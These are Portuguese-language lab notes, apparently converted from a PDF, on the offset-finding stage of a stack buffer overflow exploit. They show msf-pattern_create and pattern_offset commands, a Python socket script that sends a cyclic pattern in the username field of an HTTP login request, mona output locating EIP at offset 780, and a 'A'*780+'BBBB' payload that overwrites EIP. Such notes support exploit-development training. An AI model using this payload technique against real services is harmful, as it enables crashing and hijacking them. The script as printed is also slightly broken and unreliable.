

# Encontrando o Offset Correto

- + Vamos procurar o offset pra atingir o EIP
- + Pra isso vamos usar o gerador de padrões

```
locate pattern_create
```

```
usr/bin/msf-pattern_create -l 1000
```

<gera um padrão de 1000 caracteres>

```
#!/usr/bin/python


import socket

dados = "<cola aqui o padrão gerado>"
tam = len(dados) + 20

request+="POST /login HTTP/1.1\r\n"
request+="Host: 192.168.0.5\r\n"
request+="User-Agent: Mozilla/5.0 (x11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0\r\n"
request+="Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
request+="Accept-Language: en-US,en;q=0.5\r\n"
request+="Accept-Encoding: gzip, deflate\r\n"
request+="Referer: http://192.168.0.5/login\r\n"
request+="Content-Type: application/x-www-form-urlencoded\r\n"
request+="Content-Length: "+str(tam)+"\r\n"
request+="DNT: 1\r\n"
request+="Connection: close\r\n"
request+="Upgrade-Insecure-Requests: 1\r\n"
request+="\r\n"
request+="username="+dados+"&password=A"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.0.5", 80))
s.send(request)
```


→ Executa o programa e depois analisa o que está escrito no EIP



```
usr/bin/msf-pattern_offset -l 1000 -q 42306142
```

[\*] Exact match at offset 780

→ Uma outra alternativa para buscar o offset seria o [mona](#)



!mona findmsp

```

F00D Cyclic pattern (normal) found at 0x006dd5b8 (length 1000 bytes)
F00D Cyclic pattern (normal) found at 0x006dd970 (length 1000 bytes)
F00D Cyclic pattern (normal) found at 0x00667138 (length 260 bytes)
F00D Cyclic pattern (normal) found at 0x0066d8f7 (length 1000 bytes)
F00D - Stack pivot between 25771 & 26771 bytes needed to land in this
F00D [*] Examining registers
F00D EIP contains normal pattern : 0x42306142 (offset 780)
F00D ESP (0x0066744c) points at offset 788 in normal pattern (length :
F00D [*] Examining $EH chain
F00D [*] Examining stack (entire stack) - looking for cyclic pattern
F00D Walking stack from 0x00662000 to 0x0066ffff (0x0000dffc bytes)



```

→ Trouxe o offset de 780

→ Podemos fazer a validação dessa informação também gerando nosso próprio padrão com o python

```
python -c 'print "A"*780 + "BBBB" + "C"*(1000-784)'
```

→ Enviando o resultado desse comando no Burp:



→ De fato o EIP foi controlado